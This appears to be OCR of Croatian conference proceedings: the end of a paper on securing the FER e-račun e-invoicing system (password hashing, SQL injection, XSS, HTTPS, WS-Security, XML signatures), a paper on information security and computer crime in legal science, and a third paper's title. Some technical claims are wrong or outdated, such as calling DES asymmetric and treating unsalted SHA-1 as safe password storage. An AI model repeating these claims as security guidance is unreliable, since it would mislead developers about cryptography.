U bazi podataka bilježi se točno korisničko ime te *hash*-kod (SHA1 [10]) lozinke. Na taj se način osigurava njezina tajnost. Pri autentificiranju korisnika u bazi podataka traži se zapis koji sadrži uneseno korisničko ime. Za unesenu lozinku računa se njezin *hash*-kod i uspoređuje s onim koji je pohranjen u bazi podataka. Pronađe li se u bazi podataka korisnik s unesenim korisničkim imenom i odgovarajućim *hash*-kodom lozinke, autentifikacija je uspješno provedena, provjeravaju se ovlasti korisnika te se korisniku omogućuje korištenje sustava.

Tajnost lozinke temelji se na činjenici da iz *hash*-koda lozinke nije moguće rekonstruirati samu lozinku.

2) *Provjera ulaznih podataka, SQL-upadi i Cross-Site Scripting (XSS)*

Provjera ulaznih podataka temelj je sigurnosti *web*-aplikacija. Svaki podatak koji je dobiven od strane korisnika prije no što uđe u sustav mora biti provjeren na način da se eliminira mogućnost da se radi o zlonamjernom programskom kodu. Korisnik sustavu *FER e-račun* predaje podatke na način da ih unosi u odgovarajuća polja u HTML-obrascima ili ih prenosi kao parametre u upitnom dijelu URI-ja.

a) *SQL-upadi*

SQL-upadi [11] jesu način napada u kojem napadač unošenjem odgovarajućih podataka – SQL-koda umjesto traženih podataka (bilo kroz HTML-obrasce, bilo kroz parametre URI-ja) mijenja početni SQL-upit na način da dobije upit kakav on želi (naime, podatci dobiveni od korisnika uobičajeno se ugrađuju u SQL-upit). Za zaštitu od SQL-upada valja provjeriti sadrži li korisnički unos SQL-kod. Vrlo učinkovito rješenje jest i onemogućavanje istodobnog slanja više od jednog upita bazi podataka. Naime, SQL-upad često se izvodi na način da se na korisni SQL-upit zalijepi još jedan (zlonamjerni) upit.

Recimo, na SELECT-upit zalijepi se upit DELETE i obrišu se podatci iz baze podataka.

b) Cross-Site Scripting (XSS)

XSS-napadi [12] jesu napadi u kojima zlonamjerni korisnici umjesto regularnih podataka unose programski kod. Ovakvi napadi na *web*-aplikacije opasni su kada, primjerice, zlonamjerni korisnik unese zlonamjerni JavaScript-kod. Ako se unos ne provjerava, takav se zlonamjerni kod pohranjuje u bazu podataka i izvršava na računalu onih korisnika kojima se prikazuju podatci uneseni u bazu podataka. Na njihovim će se računalima izvršiti zlonamjerni kod umjesto da se prikažu podatci. Primjer takvog zlonamjernog koda može biti skripta koja napadaču šalje korisnička imena i lozinke pohranjena u korisničkom internetskom pregledniku.

Zaštita od ovakvih napada u funkcijama je koje programski kod pretvaraju u običan tekst. Primjerice, takve će funkcije znak „<“ pretvoriti u „&lt“. Naime, znak „<“ u HTML-u tretira se kao dio programskog koda, a za zapis „&lt“ na zaslonu će se ispisati znak „<“.


c) Zaštita skripti i konfiguracijskih datoteka od neovlaštenog pregledavanja i pokretanja

Datoteke unutar *web*-sjedišta bitno je organizirati tako da su javno dostupne (imaju globalni URL) samo one datoteke koje su za to pripremljene. Skripte koje se pišu da bi se na nekom mjestu uključile (engl. *include*) u postojeći kod, a same za sebe ne smiju se izvršiti valja smjestiti u posebne poslužiteljske mape koje nisu „izvana“ dostupne. Isto vrijedi i za konfiguracijske datoteke. Konfiguracijske datoteke ili ne smiju imati globalni URL ili treba biti osigurano da se uz poznavanje njihova URL-a ne može dohvatiti njihov sadržaj. Primjerice, ako se radi o jeziku PHP, na kraj naziva konfiguracijske datoteke može se staviti nastavak PHP. Na taj će način biti osigurano da će korisnik koji će pokušati dohvatiti konfiguracijsku datoteku vidjeti rezultat izvršavanja koda konfiguracijske datoteke (uglavnom bijeli ekran – konfiguracijske datoteke uglavnom su niz naredbi kojima se u određene varijable pohranjuju određene vrijednosti), a ne sam kod što mogu, primjerice, biti (tajni) pristupni podatci za bazu podataka.

B. *Pristup aplikacijama korištenjem HTTPS-a*

Aplikacijama sustava sigurno se pristupa korištenjem HTTPS-a [13], sigurnosne nadogradnje protokola HTTP. HTTPS koristi protokol SSL/TLS za šifriranje prometa povrh transportnog sloja. Informacije koje se korištenjem aplikacije razmjenjuju između klijenta i poslužitelja šifrirane su.

Za uspostavu sigurne sjednice koriste se demo poslužiteljski certifikati dobiveni od FINA-e. Certifikatima se također korisnicima jamči i da je sustav (*web*-aplikacija na koju se spajaju) onaj za kojeg se predstavlja. Slika 5 prikazuje pristup *web*-aplikacijama jednog od informacijskih posrednika uključenih u sustav *FER e-račun* preko HTTPS-a. Budući da se radi u demo-certifikatu, u certifikatu se ne nalaze točni podatci o sustavu *FER e-račun*, ali tehnički gledano demo-certifikat jednak je pravom certifikatu.



Slika 5. Pristup *web*-aplikaciji jednog od informacijskih posrednika preko HTTPS-a

C. *Sigurne web-usluge*

Sigurnost *web*-usluga osigurana je implementiranjem standarda *WS-Security*. Koriste se mehanizmi za autentifikaciju korisnika i šifriranje poruka.

Autentifikacija se obavlja uključivanjem korisničkog imena i lozinke u zaglavlje SOAP-zahtjeva. *Web*-usluge moguće je koristiti tek nakon uspješno provedenog procesa autentifikacije.

Poruke se šifriraju korištenjem asimetričnog kriptografskog algoritma DES [14].

D. *Digitalno potpisivanje*

Oblikovani sustav omogućuje digitalno potpisivanje datoteka koje se kroz njega razmjenjuju. Digitalni potpis pohranjuje se unutar posebnog elementa XML-datoteke koja se kroz sustav šalje. Za pohranjivanje digitalnog potpisa koristi se standard *XML Signature*. Digitalno potpisivanje e-računa nije obavezno, ali je omogućeno korisnicima koji žele jamčiti: autentičnost, cjelovitost i neporecivost u procesu razmjene e-računa.

Nakon što korisnik kroz aplikaciju popuni sve potrebne podatke i na taj način oblikuje novi račun ili preda gotov račun u formatu XML, taj se e-račun zajedno s možebitnim prilogom ugrađuje u XML-datoteku koja se šalje. Takvu datoteku korisnik može potpisati korištenjem korisničkog digitalnog certifikata koji je izdala FINA (jedini hrvatski CA – certifikacijsko tijelo, engl. *Certification Authority*). Digitalni certifikat pohranjen je na pametnoj kartici. Zahtjev za potpisivanjem šalje se pametnoj kartici iz JavaScripta korištenjem funkcija gotovog programskog međusloja koji je izradila FINA. Kao odgovor dobiva se digitalni potpis dokumenta koji se tada ugrađuje u spomenutu XML-datoteku.

Slika 6 prikazuje dio XML-datoteke koja se kroz sustav razmjenjuje, a prikazuje strukturu opisanog digitalnog potpisa dokumenta.

```
<dsig:Signature Id="potpis">
  <dsig:SignedInfo>
    <dsig:CanonicalizationMethod Algorithm=
        "http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
    <dsig:SignatureMethod Algorithm=
        "http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
    <dsig:Reference URI="">
      <dsig:DigestMethod Algorithm=
        "http://www.w3.org/2000/09/xmldsig#sha1"/>
      <dsig:DigestValue>DX1B+...0ST/Ed8=</dsig:DigestValue>
    </dsig:Reference>
  </dsig:SignedInfo>
  <dsig:SignatureValue>RDxjjTirvks...K1U=</dsig:SignatureValue>
  <dsig:KeyInfo>
    <dsig:X509Data>
      <dsig:X509Certificate>MI...8zs= </dsig:X509Certificate>
    </dsig:X509Data>
  </dsig:KeyInfo>
  <dsig:Object>
    <xades:QualifyingProperties Target="potpis">
      <xades:SignedProperties Id="signedproperties-potpis">
        <xades:SignedSignatureProperties>
          <xades:SigningTime>
            2011-07-07T01:04:22+00:00
          </xades:SigningTime>
        </xades:SignedSignatureProperties>
      </xades:SignedProperties>
    </xades:QualifyingProperties>
  </dsig:Object>
</dsig:Signature>
```

Slika 6. Dio XML-datoteke e-računa koji sadrži digitalni potpis

V. SIGURNOST U SLIČNIM SUSTAVIMA

U svrhu što bolje implementacije sigurnosti u sustav *FER e-račun* proučeni su još neki domaći i strani sustavi za razmjenu e-računa. U nastavku će biti objašnjeno kako je sigurnost implementirana u projektu Europske unije za elektroničku nabavu nazvanom e-Prior [15].

U projektu e-Prior za prenošenje poruka koristi se mreža PEPPOL. Sigurnost *web*-usluga u sustavu PEPPOL implementirana je korištenjem standarda *WS-Security*, *WS-Reliability*, *WS-Addressing* te *WS-Transfer*. Za prenošenje sigurnosnih informacija kroz mrežu koristi se protokol SAML 2.0. U sustavu e-Prior sigurnost se temelji na definiranim sigurnosnim procedurama te nadzoru (sva interakcija između korisnika i sustava bilježi se u *log*-datotekama). Sigurnost je implementirana na transportnom i aplikacijskom sloju te na razini poruke. Za zaštitu sigurnosti na transportnom sloju koristi se protokol SSL. Zaštita sigurnosti na aplikacijskom sloju implementirana je kroz pridjeljivanje korisničkih profila korisnicima. Na taj se način definiraju ovlasti pojedinog korisnika nad sustavom. Autentifikacija korisnika ostvarena je korištenjem običnih lozinki umjesto korištenjem klijentskih certifikata.

VI. BUDUĆI RAD

U budućem radu razmotrit će se implementacija normi *WS-Reliability*, *WS-Addressing* te *WS-Transfer* po uzoru na projekt PEPPOL, a sve s ciljem povećanja razine sigurnosti *web*-usluga. Također, po uzoru na projekt e-Prior valja omogućiti bilježenje informacija o svoj komunikaciji između korisnika i sustava u *log*-datoteke.

Kada bi se sustav *FER e-račun* počeo koristiti u praksi, bilo bi potrebno pomno analizirati raspoloživost sustava što do sada zbog nedostupnosti dovoljno kvalitetne računalne opreme nije učinjeno.

Spomenuto je da se za digitalno potpisivanje računa pametnim karticama koristi FINA-in programski međusloj za pristup pametnoj kartici. Programski međusloj koji se trenutno koristi radi isključivo u internetskom pregledniku Internet Explorer te samo na 32-bitnim računalima. Potrebno je kroz suradnju s FINA-om nabaviti noviju i fleksibilniju inačicu spomenutog međusloja ili izvesti vlastiti međusloj za pristup FINA-inoj pametnoj kartici.

U budućem radu razmotrit će se moguće ranjivosti sustava koje u dosadašnjem radu nisu uočene i razmatrane. Bitno je imati u vidu činjenicu da je sigurnost mjera, a ne karakteristika. Sigurnost sustava treba kontinuirano preispitivati i unaprjeđivati.

VII. ZAKLJUČAK

U članku je ukratko predstavljen sustav za razmjenu elektroničkih računa *FER e-račun*. Predstavljene su i opisane za sustav važne sigurnosne norme. Objašnjeno je kako je korištenjem tih normi implementirana sigurnost u sustavu *FER e-račun*. Na koncu je na primjeru europskog projekta e-Prior prikazano kako je problem sigurnosti riješen u tim sustavima te su dane smjernice za daljnji razvoj sustava *FER e-račun*a u domeni sigurnosti sustava.

LITERATURA

[1] A. Bažant , Ž. Car, G. Gledec, D. Jevtić, G. Ježić, M. Kunštić, I. Lovrek, M. Matijašević, B. Mikac, Z. Skočir, *Telekomunikacije – tehnologija i tržište*, Element, prvo izdanje, Zagreb, 2007.

[2] M. Bačelić, *E-račun: Država i dalje gubi jer ne mijenja Pravilnik o PDV-u,* Časopis Lider, Zagreb, 28. siječnja 2011.

[3] *RFC 5246 – The Transport Layer Security (TLS) Protocol Version 1.2*, http://tools.ietf.org/html/rfc5246, 20. 1. 2012.

[4] *RFC 6101 – The Secure Sockets Layer (SSL) Protocol Version 3.0*, http://tools.ietf.org/html/rfc6101, 20. 1. 2012.

[5] A. Bažant, G. Gledec, Ž. Ilić, G. Ježić, M. Kos, M. Kunštić, I. Lovrek, M. Matijašević, B. Mikac, V. Sinković, *Osnovne arhitekture mreža*, Element, prvo izdanje, Zagreb, 2003.

[6] *XML Signature Syntax and Processing*, http://www.w3.org/TR/xmldsig-core/, 25. 4. 2011.

[7] *OASIS Web Services Security (WSS) TC|OASIS,* http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=wss, 23. 1. 2012.

[8] *Canonical XML*, http://www.w3.org/TR/xml-c14n, 23. 1. 2012.

[9] Mornar, V., Kalpić, D., Smokvina, R., Kovač, M., Hadjina, N., Skočir, Z., Bohaček, Z., Magdalenić, I., Vrdoljak, B. *Standardi i norme elektroničkog poslovanja*

[10] *SHA-1*, http://en.wikipedia.org/wiki/SHA-1, 23. 1. 2012.

[11] *SQL injection*, http://en.wikipedia.org/wiki/SQL_injection, 24. 1. 2012.

[12] *Cross-site scripting*, http://en.wikipedia.org/wiki/Cross-site_scripting, 24. 1. 2012.

[13] *HTTP Secure*, http://en.wikipedia.org/wiki/HTTP_Secure, 24. 1. 2012.

[14] *Data Encryption Standard*, http://en.wikipedia.org/wiki/Data_Encryption_Standard, 25. 1. 2012.

[15] *e-PRIOR Software Architecture Document*, https://joinup.ec.europa.eu/sites/default/files/Open%20e-PRIOR%20SAD%202%2001.pdf, 24. 2. 2011.

INFORMACIJSKA SIGURNOST U PODRUČJU PRAVNIH ZNANOSTI

prof. dr. sc. Slavko Šimundić i Danijel Barbarić, mag. iur.
Sveučilište u Splitu, Pravni fakultet Split, Katedra za informacijske znanosti i statistiku, Split, Croatia
slavko.simundic@pravst.hr

SAŽETAK:

Novo vrijeme donosi i nova kaznena djela. Čovječanstvo danas proživljava vrijeme koje je u tehnološko-znanstvenom smislu već sutra zastarjelo. Revolucionarna informacijska dostignuća i u isto vrijeme njihova domišljata zlouporaba prožima gotovo sve sfere ljudskog života i rada. Ljudi su postali svjesni činjenice da su samo informacije preduvjet širenja znanja, a da je znanje glavni čimbenik, odnosno preduvjet svakog daljnjeg razvoja i prosperiteta svakog razvijenog društva, odnosno države. Suzbijanje učinaka i samih djela iz područja računalnog kriminala zadaća je s kojom se ponajprije moraju suočiti zakonodavna tijela, kako u represivnom tako i u preventivnom smislu. Utjecaj informacijske tehnologije na strukturu i funkcioniranje nacionalnih gospodarstava i čitave svjetske ekonomije ogleda se na makroplanu u stvaranju, burnom razvoju i sve većem značenju novih privrednih grana, što usmjerava ekonomske aktivnosti čovječanstva. Promatra li se informacija kao resurs, uviđa se da su njezina obilježja sasvim iznimna. Ukoliko se informacija dijeli s drugima ili prenosi, ona ne gubi na vrijednosti. Informacija se ne pokorava zakonu o očuvanju materije i energije. Svi ostali resursi postali su ovisni o informacijskim, jer bez posjedovanja informacija o stanju, mjestu i načinu njihova korištenja, oni postaju beskorisni u području pravnih znanosti.

KLJUČNE RIJEČI: informacijska, sigurnost, računalni kriminalitet, pravna znanost

1. UVOD – ŠTO JE TO INFORMACIJA?

Prema Općem pravnom rječniku[1] informacijom se smatra obavijest, saopćenje, izvješće, podatak o nečemu. Javna informacija je podatak čije je korištenje dopušteno svakome, dakle i onima koji se bave objavljivanjem i širenjem informacija. Javne su informacije vijesti, podatci, mišljenja i saopćenja objavljena putem tiska i drugih sredstava javnog priopćavanja.

Pravni leksikon[2] pod informacijom podrazumijeva bilo koju vrstu saznanja o faktima, konceptima ili instrukcijama koji mogu biti predmet komunikacije; podatak u kontekstu, krajnji produkt interpretacije podataka iz konteksta; pravni podatak, tekst, fotografija, crtež, karikatura, film, usmeno izvješće, vrijednosni sud ili drugi prilog objavljen u mediju.

Pravo na pristup informacijama danas se smatra općim pravom koje proizlazi iz temeljnih odredbi Opće deklaracije Ujedinjenih Naroda o ljudskim pravima, Međunarodnog pakta o građanskim i političkim pravima, Europske konvencije o zaštiti ljudskih prava i temeljnih sloboda Vijeća Europe, Američke konvencije o ljudskim pravima Organizacije Američkih država i drugih dokumenata.[3]

U području informacijske sigurnosti možemo promatrati informaciju kao resurs, zato jer uviđamo da su njezina obilježja sasvim iznimna.Ukoliko se informacija dijeli s drugima ili prenosi, ona ne gubi na vrijednosti. Informacija se ne pokorava zakonu o očuvanju materije i energije. Svi ostali resursi postali su ovisni o informacijskim, jer bez posjedovanja informacija o stanju, mjestu i načinu njihova korištenja, oni postaju beskorisni. Utjecaj informacija i prateće tehnologije na strukturu i funkcioniranje nacionalnih gospodarstava, pa i čitave svjetske ekonomije, ogleda se na makroplanu u stvaranju, brzom razvoju i sve većem značaju novih privrednih grana, što usmjerava ekonomske aktivnosti čovječanstva i koncentrira ih oko djelatnosti na različite načine vezanih za informacije. Na mikroplanu, u okviru poduzeća, intenzivnom primjenom informacijskih tehnologija, dolazi do strukturnih promjena koje se najviše odražavaju na poslovne procese i aktivnosti.[4]

2. RAČUNALA U SVAKODNEVNOM ŽIVOTU SUVREMENOG ČOVJEKA

[1] Vidaković Mukić, Vedrana, Opći pravni rječnik, Narodne Novine d.d., Zagreb, listopad 2006., (u daljnjem tekstu: Rječnik) str. 300.

[2] Pravni leksikon, Lektikografski zavod Miroslav Krleža, 2007. god. str. 445.

[3] Rječnik, str. 859.

[4] Šimundić, Slavko; Pravna informatika, Sveučilište u Splitu, Pravni fakultet Split, Split, 2007. god. (u daljnjem tekstu: Šimundić, Informatika), str. 97.-98.

Današnje je doba svakako doba vladavine računala. Ona su u našim domovima, na radnim mjestima, automobilima, doslovno na svakom koraku. Shodno tome, danas zasigurno ne postoji ni jedna organizacija koja je uspjela izbjeći interes počinitelja, koji se bave računalnim kriminalom. Taj se interes može definirati kao napad, iako se vrlo često koriste termini poput provale ili upada. Vrlo je teško povući granicu koja bi odredila kada je određeno djelo provala, a kada upad. Iako izgledaju kao sinonimi, radi se o pojmovima koji se u kontekstu bavljenja računalnim kriminalom mogu razdvojiti i barem malo razlikovati. Naime, kada počinitelj uspije probiti sustave računalne sigurnosti s ciljem ostvarivanja materijalne koristi ili počinjenja štete, moguće je govoriti o provali, a u slučajevima kada se radi o proboju računalne sigurnosti bez cilja ostvarivanja materijalne koristi ili počinjenja štete, možemo govoriti o upadu. Napad na računalne sustave u kontekstu računalnog kriminala moguće je promatrati iz aspekta uspješnog napada i napada u pokušaju. Uspješan napad je napad koji je u konačnici rezultirao slamanjem sustava računalne sigurnosti, dok je napad u pokušaju napad, koji je računalni sigurnosni sustav detektirao i uspješno otklonio.

Općenito se napadi mogu klasificirati i na taj način opisati u nekoliko skupina. Mi ćemo ih klasificirati prema ciljevima, odnosno prema šteti koju napad može prouzročiti i po posljedicama koje mogu nastati na:

- računalni sustav u vlasništvu državnih institucija (ministarstva obrane, unutarnjih poslova te zakonodavnih tijela....),
- računalni sustav u vlasništvu velikih gospodarskih subjekata (međunarodnih korporacija, velikih društvenih organizacija, ...),
- računalni sustav u vlasništvu financijskih institucija (banke, burze, štedionice, ...),
- računalni sustav u državnim institucijama i organizacijama (vlada, ministarstva, elektroenergetski sustav...),
- računalni sustav u vlasništvu drugih organizacija i osoba.[5]

2.1. RAČUNALA U DRŽAVNIM INSTITUCIJAMA I ORGANIZACIJAMA

Računalni sustavi u državnim institucijama i organizacijama mete su terorističkih napada. Može se postaviti pitanje kakva je veza terorista i računalnog kriminala. Počinitelji terorističkih i saboterskih djela u skladu s informacijskom revolucijom postaju isto tako informacijski pismeni, te uvelike koriste blagodati informacijske tehnologije za svoja nedjela. Računalne se sabotaže sastoje u uništenju ili oštećenju računala, računalne opreme i drugih uređaja za obradu podataka, ili u brisanju ili mijenjanju, odnosno sprječavanju korištenja informacija sadržanih u memoriji računala i računalne oprema. Računala i računalna oprema može se uništavati ili oštećivati na klasičan način, kao i bilo koji drugi uređaj iz sasvim različitih motiva. Napadi na računalnu opremu ovog pa čak i terorističkog karaktera ne spadaju striktno u domenu računalnog kriminala.[6]

2.1.1. TEMELJI MODERNOG INFORMACIJSKOG SUSTAVA DRŽAVNIH INSTITUCIJA I ORGANIZACIJA

Cilj funkcijske informatike je tranformiranje općih teorijskih znanja relevantnih za informiranje u praktičku djelatnost usmjerenu k izgradnji informacijskih sustava određenih osobina i odgovarajuće informacijske tehnologije. Rezultati funkcijske informatike metode su za: utvrđivanje svrhovitosti automatizacije pojedinih segmenata informiranja i identifikaciju parametara odgovarajućih informacijskih sustava; projektiranje suvremenih informacijskih sustava kao elemenata automatiziranih upravljačkih sustava; uvođenje, odnosno aktiviranje izgrađenih informacijskih sustava; optimizaciju interakcije subjekata upravljanja i informacijskog sustava i dr.[7]

Funkcijska informatika nudi nam metode za izgradnju i korištenje suvremenih informacijskih sustava i odgovarajuće informacijske tehnologije. Na tim temeljima izgrađen je i informacijski sustav Republike Hrvatske.

Sadašnji sustavni i aplikativni software informacijskog sustava državnih institucija i organizacija čine:

- Operacijski sustav
- Aplikativni software
- Evidencija i poslovi suvremenog informacijskog sustava
- Centralizirani poslovi i evidencije
- Distribuirane obrade
- Kombinirani poslovi i obrade

2.2. PREVENCIJA RAČUNALNOG KRIMINALITETA

Prevencija računalnog kriminala može se promatrati s aspekta aktivne i pasivne prevencije. U aktivnu prevenciju

[5] Šimundić, Informatika, str. 93.

[6] ibid. str. 94.

[7] Šimundić, Slakvo; Funkcijska informatika u društvenim sustavima, Sveučilište u Splitu, Pravni fakultet Split, Split, 2000. god. (u daljnjem tekstu: Šimundić, Funkcijska), str. 25.

moguće je ubrojiti procjenu rizika računalnog sustava i njegove vrijednosti, dok se pod pasivnom prevencijom smatra permanentno obučavanje zaposlenika. Računalna se sigurnost može smatrati trgovinom, a s obzirom na cijenu te sigurnosti samo si najbogatije tvrtke mogu priuštiti zaštitu od svih rizika (ako je to uopće i moguće). Umjesto plaćanja visoke cijene potpune sigurnosti, većina tvrtki balansira s cijenom zaštite i rizikom od moguće posljedice. Proces analize računalnog sustava i donošenja odluke o načinu zaštite naziva se analiza rizika, a nivo prihvatljivosti sigurnosnog rizika tvrtke naziva se prihvatljivi rizik. Svaki proces analize rizika moguće je opisati trima pojmovima, to su: prijetnja, ranjivost i protumjere. Prijetnja je moguća šteta na računalnom sustavu. Šteta može biti posljedica djelovanja osobe, stvari ili događaja koji može napasti računalni sustav. Ranjivost je točka gdje je računalni sustav podložan napadu. Prijetnja je konkretna namjera ispitivanja ranjivosti računalnog sustava. Protumjere su tehnike zaštite računalnog sustava.[8]

Provjere fizičke sigurnosti provodi osoblje koje je zaposleno u samoj organizaciji ili u nekoj drugoj organizaciji koja se bavi fizičkom sigurnošću, koristeći unaprijed pripremljene ispitne liste. Ispitne liste pomažu kako bi se provjerile sve potencijalne ranjivosti. Nije dobro da fizičku sigurnost provjeravaju osobe koje u njoj rade, jer nisu u stanju dovoljno kvalitetno sagledati sve potencijalne opasnosti, već samo one koje su njima poznate. Izvještaji koje načine osobe koje se bave provjerom fizičke sigurnosti, odnosno ispitne liste, u pravilu su tehnički detaljne i opsežne, te se koriste u kratkoročnim ili dugoročnim poboljšanjima fizičke sigurnosti. Nakon obavljene provjere, ona se uspoređuje s prijašnjom, te se rješavaju sigurnosni problemi koji prije nisu bili riješeni. Počinitelji bi vrlo rado došli u posjed tih ispitnih lista, kako bi bez puno muke dobili ranjive točke fizičke zaštite objekta. Stoga je vrlo važno ove informacije tretirati kao vrlo povjerljive. Kakve god bile sigurnosne provjere, one su predvidljive. Povremene provjere unose element slučajnosti u program zaštite fizičke sigurnosti. Uz pomoć ovakvog načina provjere moguće je saznati pridržava li se i na koji način osoblje sigurnosnih mjera u području pravnih znanosti.[9]

Za prevenciju upada potrebno je kontinuirano voditi računa kako bi se postavile posebne prepreke na vratima i prozorima prostorija u kojima su smještena računala i računalna oprema, mediji za pohranu podataka i priručnici. Potrebno je, također, izvršiti provjeru i utvrditi da potencijalni počinitelj ne može preskočiti ili na neki drugi način ući preko zaštitnog zida, prokopati rupu i provući se ispod zaštitnog zida, te provjeriti jesu li odvodi za zrak dovoljno mali kako se počinitelj ne bi mogao kroz njih provući. Računala je potrebno držati podalje od prozora jer se prozorska stakla lako lome i mogu prouzročiti veliku štetu. Osim toga, potencijalni počinitelji mogu promatrati što se događa, posebno ako se radi o staklenim zidovima između ureda. Radi što učinkovitije zaštite potrebno je neovlaštene osobe udaljiti i u potpunosti zabraniti pristup telefonskim ormarićima, razdjelnim kutijama i drugim komunikacijskim uređajima. Važno je osigurati sigurno odvoz i uništavanje smeća, kako bi se počinitelje spriječilo da ga iskoriste. Da bi se što kvalitetnije spriječili upadi, nužno je osigurati fizičku zaštitu na kritičnim pozicijama, osigurati kvalitetnu zaštitu računalnog sustava, odnosno prostorije na pametnim karticama, ključevima ili nekom biometrijskom karakteristikom, a uz standardni protuprovalni sustav bilo bi poželjno instalirati i videonadzor.[10]

2.3. KOMUNIKACIJSKA ZAŠTITA

Komunikacijska zaštita temeljna je metoda zaštite koja se koristi za zaštitu podataka koji se prenose komunikacijskom linijom.

Kriptografija se danas sve više koristi i za zaštitu podataka u datotekama i bazama podataka i informacija. U svakom računalnom centru postoji znantna količina podataka i informacija koja zahtijeva visoku razinu zaštite, a ona se može osigurati u prvom redu upotrebom kriptografske tehnike. Kritptografija je postupak zaštite tajnosti podataka primjenom algoritama koji transformiraju razumljiv oblik teksta (čitlji) šifriran u tekst, nerazumljiv osobama koje ne poznaju algoritme transformacije.

Danas se uglavnom koriste četiri kriptografske metode:

- transformacija – preuređuje poruku preraspodjelom znakova razumljive poruke
- supstitucija – preuređuje poruku zamjenom znakova razumljivog teksta znakovima izabranim iz neke druge abecede
- aditivno kodiranje – preuređuje poruku kombiniranjem bitova razumljivog teksta s bitovima šifriranog niza s pomoću logičke operacije „ili“
- multiplikativno kodiranje – preuređuje poruku kombiniranjem bitova razumljivog teksta s bitovima šifriranog niza s pomoću logičke operacije „ili“ ponovnom logičkog operacijom „ili“ te kombiniranjem djelomičkog rezultata s nizom bitova koji je proizveden prethodnim parcijalnim operacijama.[11]

[8] Šimundić, Informatika, str. 103.
[9] Šimundić, Informatika, str. 106.
[10] Šimundić, Informatika, str. 107.
[11] Šimundić, Funkcijska, str. 27.

Ima više različitih načina zaštite mrežnih komunikacija, a koje uključuju, kontrolu pristupa, kriptografiju, firewall tehnologiju te ostale mjere fizičke zaštite. Kontrola pristupa je bitan čimbenik u ostvarivanju računalne sigurnosti u mrežnom okružju. Mnogi računalni sustavi koriste zaporke u smislu osiguravanja kontrole pristupa. Taj model je jednostavan - svatko tko poznaje ispravnu zaporku, ima dopušten pristup računalnom sustavu. Zbog toga je bitno da zaporku poznaju isključivo ovlašteni korisnici u području pravnih znanosti.

Osnovna pravila pri čuvanju zaporke:

- nikada zaporku čuvati napisanu u blizini računala ili terminala,
- zaporka ne smije biti ime korisnika ili neki pojam koji je lako pogoditi,
- ne koristiti istu zaporku koju već posjeduje neki drugi korisnik,
- ne spremati zaporku u datoteku na računalu.

Ako se korisnici pridržavaju navedenih pravila, kontrola pristupa će dobro obaviti svoj posao. Nažalost, samo nekolicina korisnika vodi brigu o odabiru zaporke koju nije lako pogoditi, i njenu čuvanju. Mnogi računalni sustavi ostavljaju korisnicima mogućnost samostalnog odabira zaporke, dok drugi uvode dodatne mjere kontrole zaporki.[12]

Pet je osnovnih načina kojima počinitelji računalnog kriminala pribavljaju informacije koje su im potrebne da počine zločin u području pravnih znanosti:

- promatranjem opreme i događaja,
- korištenjem lako dostupnih informacija,
- kopanjem po smeću,
- kompromitiranjem sustava,
- kompromitiranjem zaposlenika.

Poznato je, počinitelji računalnog kriminala jednostavno prolaze kroz radne prostore, obraćajući pažnju na zaporke koje su zalijepljene na stranama stolova iii zaslonima monitora, lokacije računala ili terminala koji nisu pod nadzorom, te procedurama ili protokolima koji se koriste za pristup različitoj programskoj podršci. Ponekad se počinitelj može pretvarati da je iz odjela za održavanje ili servisa ili se jednostavno može pretvarati da dostavlja paket u ured. Moguće je da netko dvogledom iz nasuprotne zgrade promatra što se događa u uredu. Dva su načina u sprječavanju ovakve prijetnje. U prvom redu, potrebno je promatrati i provjeriti što bi sve uljez mogao vidjeti te što bolje zaštititi opremu i informacije. Pobrinuti se da korisnici sustava ne ostavljaju zaporke, brojeve telefona i druge informacije na mjestima na kojima su lako uočljivi.[13]

[12] Šimundić, Informatika, str. 113.
[13] Šimundić, Informatika, str. 116.-117.

3. ZAKLJUČAK

Informatika i sigurnosno pravo relativno široko je obrađeno. Informatika će u budućnosti predstavljati temeljne radne postupke, a sigurnosno pravo u budućnosti, suglasno razvoju društva, činit će temelje društvene funkcionalnosti. Zbog toga smo obradili vrste mogućih napada na funkcije pravnih institucija, model ekonomskog rasta, informacije kao resurs razvoja, problem globalizacije itd. Posebno su obrađeni problemi: fizička sigurnost građana, sigurnosne mjere za osoblje u društvu, sigurnost komunikacija, računalni kriminal, činioci računalnog kriminala, postupci eliminiranja, prevencija zaštite i trajno postupanje s računalnim kriminalitetom.

LITERATURA

[1] Vidaković Mukić, Vedrana, Opći pravni rječnik, Narodne Novine d.d., Zagreb, listopad 2006.

[2] Pravni leksikon, Lektikografski zavod Miroslav Krleža, 2007. god.

[3] Šimundić, Slavko; Pravna informatika, Sveučilište u Splitu, Pravni fakultet Split, Split, 2007. god.

[4] Šimundić, Slavko; Funkcijska informatika u društvenim sustavima, Sveučilište u Splitu, Pravni fakultet Split, Split, 2000. god

[5] Šimundić, Slavko; Franjić, Siniša; Računalni kriminalitet, Sveučilište u Splitu, Pravni fakultet Split, Split, 2009. god.

[6] Šimundić, Slavko; Žužul, Josip; Upravna informatika; Sveučilište u Splitu, Pravni fakultet Split, Split, 2010. god.

[7] Dragičević, Dražen; Kompjutorski kriminalitet i informacijski sustavi, Informator, Zagreb, 2004. god

Data ownership model for a telecom company

Žaklina Šupica, Tomislav Pavić
Croatian Telecom Inc./Information Systems Planning and Architecture Department, Zagreb, Croatia
zaklina.supica@t.ht.hr, tomislav.pavic@t.ht.hr

